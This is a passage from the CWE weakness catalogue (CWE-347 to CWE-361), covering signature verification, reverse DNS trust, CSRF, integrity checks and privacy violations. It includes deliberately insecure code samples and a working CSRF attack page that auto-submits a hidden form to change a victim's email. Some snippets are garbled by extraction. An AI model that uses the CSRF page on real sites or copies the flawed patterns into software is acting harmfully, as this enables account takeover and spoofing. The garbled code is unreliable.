CVE-2003-0174	LDAP service does not verify if a particular attribute was set by the LDAP server
CVE-2003-0981	product records the reverse DNS name of a visitor in the logs, allowing spoofing and resultant XSS.
CVE-2005-0877	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2005-2188	user ID obtained from untrusted source (URL)

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
<i>RequiredBy</i>		352	<i>Cross-Site Request Forgery (CSRF)</i>	1000	450
<i>RequiredBy</i>		384	<i>Session Fixation</i>	1000	491
<i>PeerOf</i>		451	<i>UI Misrepresentation of Critical Information</i>	1000	567

Relationship Notes

This is a factor in many weaknesses, both primary and resultant. The problem could be due to design or implementation. This is a fairly general class.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Origin Validation Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
75	Manipulating Writeable Configuration Files	
76	Manipulating Input to File System Calls	
89	Pharming	
111	JSON Hijacking (aka JavaScript Hijacking)	

CWE-347: Improper Verification of Cryptographic Signature

Weakness ID: 347 (Weakness Base)

Status: Draft

Description

Summary

The software does not verify, or incorrectly verifies, the cryptographic signature for data.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following Java snippet, a JarFile object (representing a JAR file that was potentially downloaded from an untrusted source) is created without verifying the signature (if present). An alternate constructor that accepts a boolean verify parameter should be used instead.

Java Example:

Bad Code

```
File f = new File(downloadedFilePath);
JarFile jf = new JarFile(f);
```

Observed Examples

Reference	Description
CVE-2002-1706	Accepts a configuration file without a Message Integrity Check (MIC) signature.
CVE-2002-1796	Does not properly verify signatures for "trusted" entities.
CVE-2005-2181	Insufficient verification allows spoofing.
CVE-2005-2182	Insufficient verification allows spoofing.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Improperly Verified Signature

CWE-348: Use of Less Trusted Source

Weakness ID: 348 (Weakness Base)

Status: Draft

Description

Summary

The software has two different sources of the same data or information, but it uses the source that has less support for verification, is less trusted, or is less resistant to attack.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
BID:15326	Similar to CVE-2004-1950
CVE-2001-0860	Product uses IP address provided by a client, instead of obtaining it from the packet headers, allowing easier spoofing.
CVE-2001-0908	Product logs IP address specified by the client instead of obtaining it from the packet headers, allowing information hiding.
CVE-2004-1950	Web product uses the IP address in the X-Forwarded-For HTTP header instead of a server variable that uses the connecting IP address, allowing filter bypass.
CVE-2006-1126	PHP application uses IP address from X-Forwarded-For HTTP header, instead of REMOTE_ADDR.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
				1000	
RequiredBy		291	Trusting Self-reported IP Address	1000	384

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Use of Less Trusted Source

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
63	Simple Script Injection	
73	User-Controlled Filename	
76	Manipulating Input to File System Calls	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	

CWE-349: Acceptance of Extraneous Untrusted Data With Trusted Data

Weakness ID: 349 (*Weakness Base*)**Status:** Draft**Description****Summary**

The software, when processing trusted data, accepts any untrusted data that is also included with the trusted data, treating the untrusted data as if it were trusted.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-0018	Does not verify that trusted entity is authoritative for all entities in its response.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Untrusted Data Appended with Trusted Data

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
75	Manipulating Writeable Configuration Files	

CWE-350: Improperly Trusted Reverse DNS

Weakness ID: 350 (Weakness Base) Status: Draft

Description

Summary

The software trusts the hostname that is provided when performing a reverse DNS resolution on an IP address, without also performing forward resolution.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

In the example below, an authorization decision is made on the result of a reverse DNS lookup.

Java Example:

Bad Code

```
InetAddress clientAddr = getClientInetAddress();
if (clientAddr != null && clientAddr.getHostName().equals("authorizedhost.authorizeddomain.com")) {
    authorized = true;
}
```

Observed Examples

Reference	Description
CVE-2000-1221	Authentication bypass using spoofed reverse-resolved DNS hostnames.
CVE-2001-1155	Filter does not properly check the result of a reverse DNS lookup, which could allow remote attackers to bypass intended access restrictions via DNS spoofing.
CVE-2001-1488	Does not do double-reverse lookup to prevent DNS spoofing.
CVE-2001-1500	Does not verify reverse-resolved hostnames in DNS.
CVE-2002-0804	Authentication bypass using spoofed reverse-resolved DNS hostnames.
CVE-2003-0981	Product records the reverse DNS name of a visitor in the logs, allowing spoofing and resultant XSS.
CVE-2004-0892	Reverse DNS lookup used to spoof trusted content in intermediary.

Potential Mitigations

Implementation

Perform proper forward and reverse DNS lookups to detect DNS spoofing.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Improperly Trusted Reverse DNS

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
63	Simple Script Injection	
73	User-Controlled Filename	

CWE-351: Insufficient Type Distinction

Weakness ID: 351 (Weakness Base) Status: Draft

Description

Summary

The software does not properly distinguish between different types of elements in a way that leads to insecure behavior.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-2260	Browser user interface does not distinguish between user-initiated and synthetic events.
CVE-2005-2801	Product does not compare all required data in two separate elements, causing it to think they are the same, leading to loss of ACLs. Similar to Same Name error.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
PeerOf		436	Interpretation Conflict	1000	557
PeerOf		434	Unrestricted Upload of File with Dangerous Type	1000	551

Relationship Notes

Overlaps others, e.g. Multiple Interpretation Errors.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insufficient Type Distinction

CWE-352: Cross-Site Request Forgery (CSRF)

Compound Element ID: 352 (Compound Element Variant: Composite)

Status: Draft

Description

Summary

The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

Extended Description

When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in data disclosure or unintended code execution.

Alternate Terms

Session Riding

Cross Site Reference Forgery

XSRF

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- Language-independent

Technology Classes

- Web-Server

Common Consequences

Confidentiality**Integrity****Availability****Gain privileges / assume identity****Bypass protection mechanism****Read application data**

The consequences will vary depending on the nature of the functionality that is vulnerable to CSRF. An attacker could effectively perform any operations as the victim. If the victim is an administrator or privileged user, the consequences may include obtaining complete control over the web application - deleting or stealing data, uninstalling the product, or using it to launch other attacks against all of the product's users. Because the attacker has the identity of the victim, the scope of CSRF is limited only by the victim's privileges.

Likelihood of Exploit

Medium to High

Detection Methods**Manual Analysis****High**

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual analysis can be useful for finding this weakness, and for minimizing false positives assuming an understanding of business logic. However, it might not achieve desired code coverage within limited time constraints. For black-box analysis, if credentials are not known for privileged accounts, then the most security-critical portions of the application may not receive sufficient attention.

Consider using OWASP CSRFTester to identify potential issues and aid in manual analysis.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Automated Static Analysis**Limited**

CSRF is currently difficult to detect reliably using automated techniques. This is because each application has its own implicit security policy that dictates which requests can be influenced by an outsider and automatically performed on behalf of a user, versus which requests require strong confidence that the user intends to make the request. For example, a keyword search of the public portion of a web site is typically expected to be encoded within a link that can be launched automatically when the user clicks on the link.

Demonstrative Examples

This example PHP code attempts to secure the form submission process by validating that the user submitting the form has a valid session. A CSRF attack would not be prevented by this countermeasure because the attacker forges a request through the user's web browser in which a valid session already exists.

The following HTML is intended to allow a user to update a profile.

HTML Example:

Bad Code

```
<form action="/url/profile.php" method="post">
<input type="text" name="firstname"/>
<input type="text" name="lastname"/>
<br/>
<input type="text" name="email"/>
<input type="submit" name="submit" value="Update"/>
</form>
```

profile.php contains the following code.

PHP Example:

Bad Code

```
// initiate the session in order to validate sessions
session_start();
```



```
//if the session is registered to a valid user then allow update
if (! session_is_registered("username")) {
    echo "invalid session detected!";
    // Redirect user to login page
    [...]
    exit;
}
// The user session is valid, so process the request
// and update the information
update_profile();
function update_profile {
    // read in the data from $POST and send an update
    // to the database
    SendUpdateToDatabase($_SESSION['username'], $_POST['email']);
    [...]
    echo "Your profile has been successfully updated.";
}
}
```

This code may look protected since it checks for a valid session. However, CSRF attacks can be staged from virtually any tag or HTML construct, including image tags, links, embed or object tags, or other attributes that load background images.

The attacker can then host code that will silently change the username and email address of any user that visits the page while remaining logged in to the target web application. The code might be an innocent-looking web page such as:

HTML Example:

Attack

```
<SCRIPT>
function SendAttack () {
    form.email = "attacker@example.com";
    // send to profile.php
    form.submit();
}
</SCRIPT>
<BODY onload="javascript:SendAttack();">
<form action="http://victim.example.com/profile.php" id="form" method="post">
<input type="hidden" name="firstname" value="Funny">
<input type="hidden" name="lastname" value="Joke">
<br/>
<input type="hidden" name="email">
</form>
```

Notice how the form contains hidden fields, so when it is loaded into the browser, the user will not notice it. Because `SendAttack()` is defined in the body's `onload` attribute, it will be automatically called when the victim loads the web page.

Assuming that the user is already logged in to `victim.example.com`, `profile.php` will see that a valid user session has been established, then update the email address to the attacker's own address. At this stage, the user's identity has been compromised, and messages sent through this profile could be sent to the attacker's address.

Observed Examples

Reference	Description
CVE-2004-1703	Add user accounts via a URL in an img tag
CVE-2004-1842	Gain administrative privileges via a URL in an img tag
CVE-2004-1967	Arbitrary code execution by specifying the code in a crafted img tag or URL
CVE-2004-1995	Add user accounts via a URL in an img tag
CVE-2005-1674	Perform actions as administrator via a URL or an img tag
CVE-2005-1947	Delete a victim's information via a URL or an img tag
CVE-2005-2059	Change another user's settings via a URL or an img tag
CVE-2009-3022	CMS allows modification of configuration via CSRF attack against the administrator
CVE-2009-3520	modify password for the administrator
CVE-2009-3759	web interface allows password changes or stopping a virtual machine via CSRF

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Another example is the ESAPI Session Management control, which includes a component for CSRF.

Implementation

Ensure that your application is free of cross-site scripting issues (CWE-79), because most CSRF defenses can be bypassed using attacker-controlled script.

Architecture and Design

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS (CWE-79).

Architecture and Design

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS (CWE-79).

Architecture and Design

Use the "double-submitted cookie" method as described by Felten and Zeller.

This technique requires Javascript, so it may not work for browsers that have Javascript disabled.

Note that this can probably be bypassed using XSS (CWE-79).

Architecture and Design

Do not use the GET method for any request that triggers a state change.

Implementation

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

Note that this can be bypassed using XSS (CWE-79). An attacker could use XSS to generate a spoofed Referer, or to generate a malicious request from a page whose Referer would be allowed.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
				1000	
Requires		346	Origin Validation Error	1000	446
Requires		441	Unintended Proxy/Intermediary	1000	561
Requires		613	Insufficient Session Expiration	1000	720
Requires		642	External Control of Critical State Data	1000	747
ChildOf		716	OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF)	629	848
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf		801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf		814	OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF)	809	949
PeerOf		79	<i>Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')</i>	1000	96
MemberOf		635	<i>Weaknesses Used by NVD</i>	635	738

Relationship Notes

This can be resultant from XSS, although XSS is not necessarily required.

Research Gaps

This issue was under-reported in CVE until around 2008, when it began to gain prominence. It is likely to be present in most web applications.

Theoretical Notes

The CSRF topology is multi-channel:

1. Attacker (as outsider) to intermediary (as user). The interaction point is either an external or internal channel.
2. Intermediary (as user) to server (as victim). The activation point is an internal channel.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Cross-Site Request Forgery (CSRF)
OWASP Top Ten 2007	A5	Exact	Cross Site Request Forgery (CSRF)
WASC	9		Cross-site Request Forgery

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
62	Cross Site Request Forgery (aka Session Riding)	
111	JSON Hijacking (aka JavaScript Hijacking)	

References

- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 2: Web-Server Related Vulnerabilities (XSS, XSRF, and Response Splitting)." Page 37. McGraw-Hill. 2010.
- Peter W. "Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images)". Bugtraq. < <http://marc.info/?l=bugtraq&m=99263135911884&w=2> >.
- OWASP. "Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet". < [http://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) >.
- Edward W. Felten and William Zeller. "Cross-Site Request Forgeries: Exploitation and Prevention". 2008-10-18. < <http://freedom-to-tinker.com/sites/default/files/csrf.pdf> >.
- Robert Auger. "CSRF - The Cross-Site Request Forgery (CSRF/XSRF) FAQ". < <http://www.cgisecurity.com/articles/csrf-faq.shtml> >.
- "Cross-site request forgery". Wikipedia. 2008-12-22. < http://en.wikipedia.org/wiki/Cross-site_request_forgery >.
- Jason Lam. "Top 25 Series - Rank 4 - Cross Site Request Forgery". SANS Software Security Institute. 2010-03-03. < <http://blogs.sans.org/appsecstreetfighter/2010/03/03/top-25-series---rank-4---cross-site-request-forgery/> >.

CWE-353: Failure to Add Integrity Check Value

Weakness ID: 353 (*Weakness Base*)

Status: Draft

Description

Summary

If integrity check values or "checksums" are omitted from a protocol, there is no way of determining if data has been corrupted in transmission.

Extended Description

The failure to include checksum functionality in a protocol removes the first application-level check of data that can be used. The end-to-end philosophy of checks states that integrity checks should be performed at the lowest level that they can be completely implemented. Excluding further sanity checks and input validation performed by applications, the protocol's checksum is the most important level of checksum, since it can be performed more completely than at any previous level and takes into account entire messages, as opposed to single packets. Failure to add this functionality to a protocol specification, or in the implementation of that protocol, needlessly ignores a simple solution for a very significant problem and should never be skipped.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Data that is parsed and used may be corrupted.

Non-Repudiation

Without a checksum it is impossible to determine if any changes have been made to the data after it was sent.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

```
int r,s;struct hostent *h;
struct sockaddr_in rserv,lserv;
h=gethostbyname("127.0.0.1");
rserv.sin_family=h->h_addrtype;
memcpy((char *)&rserv.sin_addr.s_addr, h->h_addr_list[0], h->h_length);
rserv.sin_port= htons(1008);
s = socket(AF_INET,SOCK_DGRAM,0);
lserv.sin_family = AF_INET;
lserv.sin_addr.s_addr = htonl(INADDR_ANY);
lserv.sin_port = htons(0);
r = bind(s, (struct sockaddr *) &lserv,sizeof(lserv));
sendto(s,important_data,strlen(important_data)+1,0, (struct sockaddr *) &rserv, sizeof(rserv));
while(true) {
    DatagramPacket rp=new DatagramPacket(rData,rData.length);
    outSock.receive(rp);
    String in = new String(p.getData(),0, rp.getLength());
    InetAddress IPAddress = rp.getAddress();
    int port = rp.getPort();
    out = secret.getBytes();
    DatagramPacket sp =new DatagramPacket(out,out.length,
    IPAddress, port);
    outSock.send(sp);
}
```

Potential Mitigations


Architecture and Design

Add an appropriately sized checksum to the protocol, ensuring that data received may be simply validated before it is parsed and used.

Implementation

Ensure that the checksums present in the protocol design are properly implemented and added to each message before it is sent.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
PeerOf		354	Improper Validation of Integrity Check Value	1000	456

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to add integrity check value

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
13	Subverting Environment Variable Values	
14	Client-side Injection-induced Buffer Overflow	
39	Manipulating Opaque Client-based Data Tokens	
74	Manipulating User State	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
75	Manipulating Writeable Configuration Files	

CWE-354: Improper Validation of Integrity Check Value

Weakness ID: 354 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not validate or incorrectly validates the integrity check values or "checksums" of a message. This may prevent it from detecting if the data has been modified or corrupted in transmission.

Extended Description

: The failure to validate checksums before use results in an unnecessary risk that can easily be mitigated. The protocol specification describes the algorithm used for calculating the checksum. It is then a simple matter of implementing the calculation and verifying that the calculated checksum and the received checksum match. Failure to verify the calculated checksum and the received checksum can lead to far greater consequences.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Integrity checks usually use a secret key that helps authenticate the data origin. Skipping integrity checking generally opens up the possibility that new data from an invalid source can be injected.

Integrity

Data that is parsed and used may be corrupted.

Non-Repudiation

Without a checksum check, it is impossible to determine if any changes have been made to the data after it was sent.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
sd = socket(AF_INET, SOCK_DGRAM, 0); serv.sin_family = AF_INET;
serv.sin_addr.s_addr = htonl(INADDR_ANY);
servr.sin_port = htons(1008);
bind(sd, (struct sockaddr *) & serv, sizeof(serv));
while (1) {
    memset(msg, 0x0, MAX_MSG);
    cliilen = sizeof(cli);
    if (inet_ntoa(cli.sin_addr)==...) n = recvfrom(sd, msg, MAX_MSG, 0, (struct sockaddr *) & cli, &cliilen);
}
```

Java Example:

Bad Code




```
while(true) {
    DatagramPacket packet = new DatagramPacket(data,data.length,IPAddress, port);
    socket.send(sendPacket);
}
```

Potential Mitigations

Implementation

Ensure that the checksums present in messages are properly checked in accordance with the protocol specification before they are parsed and used.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444
PeerOf		353	Failure to Add Integrity Check Value	1000	454
ChildOf		754	Improper Check for Unusual or Exceptional Conditions	1000	874

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure to check integrity check value

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
75	Manipulating Writeable Configuration Files	

CWE-355: User Interface Security Issues

Category ID: 355 (Category) Status: Draft

Description

Summary





Weaknesses in this category are related to or introduced in the User Interface (UI).

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		254	Security Features	699	340
ParentOf		356	Product UI does not Warn User of Unsafe Actions	699	457
ParentOf		357	Insufficient UI Warning of Dangerous Operations	699	458
ParentOf		549	Missing Password Field Masking	699	662

Research Gaps

User interface errors that are relevant to security have not been studied at a high level.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	(UI) User Interface Errors

CWE-356: Product UI does not Warn User of Unsafe Actions

Weakness ID: 356 (Weakness Base) Status: Incomplete

Description

Summary

The software's user interface does not warn the user before undertaking an unsafe action on behalf of that user. This makes it easier for attackers to trick users into inflicting damage to their system.

Extended Description

Software systems should warn users that a potentially dangerous action may occur if the user proceeds. For example, if the user downloads a file from an unknown source and attempts to execute the file on their machine, then the application's GUI can indicate that the file is unsafe.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-0794	Product does not warn user when document contains certain dangerous functions or macros.
CVE-1999-1055	Product does not warn user when document contains certain dangerous functions or macros.
CVE-2000-0277	Product does not warn user when document contains certain dangerous functions or macros.
CVE-2000-0342	E-mail client allows bypass of warning for dangerous attachments via a Windows .LNK file that refers to the attachment.
CVE-2000-0517	Product does not warn user about a certificate if it has already been accepted for a different site. Possibly resultant.
CVE-2005-0602	File extractor does not warn user if setuid/setgid files could be extracted. Overlaps privileges/permissions.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		221	Information Loss or Omission	1000	309
ChildOf		355	User Interface Security Issues	699	457

Relationship Notes

Often resultant, e.g. in unhandled error conditions.

Can overlap privilege errors, conceptually at least.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Product UI does not warn user of unsafe actions

CWE-357: Insufficient UI Warning of Dangerous Operations

Weakness ID: 357 (Weakness Base)

Status: Draft

Description

Summary

The user interface provides a warning to a user regarding dangerous or sensitive operations, but the warning is not noticeable enough to warrant attention.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2007-1099	User not sufficiently warned if host key mismatch occurs

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		355	User Interface Security Issues	699	457
ChildOf		693	Protection Mechanism Failure	1000	814
ParentOf		450	Multiple Interpretations of UI Input	1000	566

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insufficient UI warning of dangerous operations

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
163	Spear Phishing	

CWE-358: Improperly Implemented Security Check for Standard

Weakness ID: 358 (Weakness Base)

Status: Draft

Description

Summary

The software does not implement or incorrectly implements one or more security-relevant checks as specified by the design of a standardized algorithm, protocol, or technique.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Modes of Introduction

This is an implementation error, in which the algorithm/technique requires certain security-related behaviors or conditions that are not implemented or checked properly, thus causing a vulnerability.

Observed Examples

Reference	Description
CVE-2002-0862	Browser does not verify Basic Constraints of a certificate, even though it is required, allowing spoofing of trusted certificates.
CVE-2002-0970	Browser does not verify Basic Constraints of a certificate, even though it is required, allowing spoofing of trusted certificates.
CVE-2002-1407	Browser does not verify Basic Constraints of a certificate, even though it is required, allowing spoofing of trusted certificates.
CVE-2004-2163	Shared secret not verified in a RADIUS response packet, allowing authentication bypass by spoofing server replies.
CVE-2005-0198	Logic error prevents some required conditions from being enforced during Challenge-Response Authentication Mechanism with MD5 (CRAM-MD5).
CVE-2005-2181	Insufficient verification in VoIP implementation, in violation of standard, allows spoofed messages.
CVE-2005-2182	Insufficient verification in VoIP implementation, in violation of standard, allows spoofed messages.
CVE-2005-2298	Security check not applied to all components, allowing bypass.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		254	Security Features	699	340
CanAlsoBe		290	Authentication Bypass by Spoofing	1000	383
CanAlsoBe		345	Insufficient Verification of Data Authenticity	1000	444
ChildOf		573	Failure to Follow Specification	1000	680
ChildOf		693	Protection Mechanism Failure	1000	814
PeerOf		325	Missing Required Cryptographic Step	1000	423

Relationship Notes

This is a "missing step" error on the product side, which can overlap weaknesses such as insufficient verification and spoofing. It is frequently found in cryptographic and authentication errors. It is sometimes resultant.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Improperly Implemented Security Check for Standard

CWE-359: Privacy Violation

Weakness ID: 359 (Weakness Class)

Status: Incomplete

Description

Summary

Mishandling private information, such as customer passwords or social security numbers, can compromise user privacy and is often illegal.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code contains a logging statement that tracks the contents of records added to a database by storing them in a log file. Among other values that are stored, the getPassword() function returns the user-supplied plaintext password associated with the account.

C# Example:

Bad Code

```
pass = GetPassword();
...
dbmsLog.WriteLine(id + ":" + pass + ":" + type + ":" + tstamp);
```

The code in the example above logs a plaintext password to the filesystem. Although many developers trust the filesystem as a safe storage location for data, it should not be trusted implicitly, particularly when privacy is a concern.

Other Notes

Privacy violations occur when: 1. Private user information enters the program. 2. The data is written to an external location, such as the console, file system, or network.

Private data can enter a program in a variety of ways:

- Directly from the user in the form of a password or personal information
- Accessed from a database or other data store by the application
- Indirectly from a partner or other third party

Sometimes data that is not labeled as private can have a privacy implication in a different context. For example, student identification numbers are usually not considered private because there is no explicit and publicly-available mapping to an individual student's personal information. However, if a school generates identification numbers based on student social security numbers, then the identification numbers should be considered private.

Security and privacy concerns often seem to compete with each other. From a security perspective, you should record all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can in fact create risk. Although there are many ways in which private data can be handled unsafely, a common risk stems from misplaced trust. Programmers often trust the operating environment in which a program runs, and therefore believe that it is acceptable store private information on the file system, in the registry, or in other locally-controlled resources. However, even if access to certain resources is restricted, this does not guarantee that the individuals who do have access can be trusted.

For example, in 2004, an unscrupulous employee at AOL sold approximately 92 million private customer e-mail addresses to a spammer marketing an offshore gambling web site. In response to such high-profile exploits, the collection and management of private data is becoming increasingly regulated. Depending on its location, the type of business it conducts, and the nature of any private data it handles, an organization may be required to comply with one or more of the following federal and state regulations: - Safe Harbor Privacy Framework [REF-2] - Gramm-Leach Bliley Act (GLBA) [REF-3] - Health Insurance Portability and Accountability Act (HIPAA) [REF-4] - California SB-1386 [REF-5]

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		200	Information Exposure	1000	287
ChildOf		254	Security Features	699	340

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
				700	
ParentOf		202	Privacy Leak through Data Queries	1000	290

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Privacy Violation

References

- J. Oates. "AOL man pleads guilty to selling 92m email addies". The Register. 2005. < http://www.theregister.co.uk/2005/02/07/aol_email_theft/ >.
- [REF-2] U.S. Department of Commerce. "Safe Harbor Privacy Framework". < <http://www.export.gov/safeharbor/> >.
- [REF-3] Federal Trade Commission. "Financial Privacy: The Gramm-Leach Bliley Act (GLBA)". < <http://www.ftc.gov/privacy/glbact/index.html> >.
- [REF-4] U.S. Department of Human Services. "Health Insurance Portability and Accountability Act (HIPAA)". < <http://www.hhs.gov/ocr/hipaa/> >.
- [REF-5] Government of the State of California. "California SB-1386". 2002. < http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html >.

CWE-360: Trust of System Event Data

Weakness ID: 360 (*Weakness Base*) **Status:** Incomplete

Description

Summary

Security based on event locations are insecure and can be spoofed.

Extended Description

Events are a messaging system which may provide control data to programs listening for events. Events often do not have any type of authentication framework to allow them to be verified from a trusted source. Any application, in Windows, on a given desktop can send a message to any window on the same desktop. There is no authentication framework for these messages. Therefore, any message can be used to manipulate any process on the desktop if the process does not check the validity and safeness of those messages.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Authorization

If one trusts the system-event information and executes commands based on it, one could potentially take actions based on a spoofed identity.

Likelihood of Exploit

High

Demonstrative Examples

Java Example:

Bad Code

```
public void actionPerformed(ActionEvent e) {
    if (e.getSource() == button) System.out.println("print out secret information");
}
```

Potential Mitigations

Design through Implementation: Never trust or rely any of the information in an Event for security.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		345	Insufficient Verification of Data Authenticity	699	444

Nature	Type	ID	Name	V	Page
				1000	
ParentOf	V	422	Unprotected Windows Messaging Channel ('Shatter')	1000	538

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Trust of system event data

CWE-361: Time and State

Category ID: 361 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the improper management of time and state in an environment that supports simultaneous or near-simultaneous computation by multiple systems, processes, or threads.

Extended Description

Distributed computation is about time and state. That is, in order for more than one component to communicate, state must be shared, and all that takes time. Most programmers anthropomorphize their work. They think about one thread of control carrying out the entire program in the same way they would if they had to do the job themselves. Modern computers, however, switch between tasks very quickly, and in multi-core, multi-CPU, or distributed systems, two events may take place at exactly the same time. Defects rush to fill the gap between the programmer's model of how a program executes and what happens in reality. These defects are related to unexpected interactions between threads, processes, time, and information. These interactions happen through shared state: semaphores, variables, the file system, and, basically, anything that can store information.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	G	362	Race Condition	699	463
ParentOf	B	364	Signal Handler Race Condition	700	468
ParentOf	B	367	Time-of-check Time-of-use (TOCTOU) Race Condition	700	472
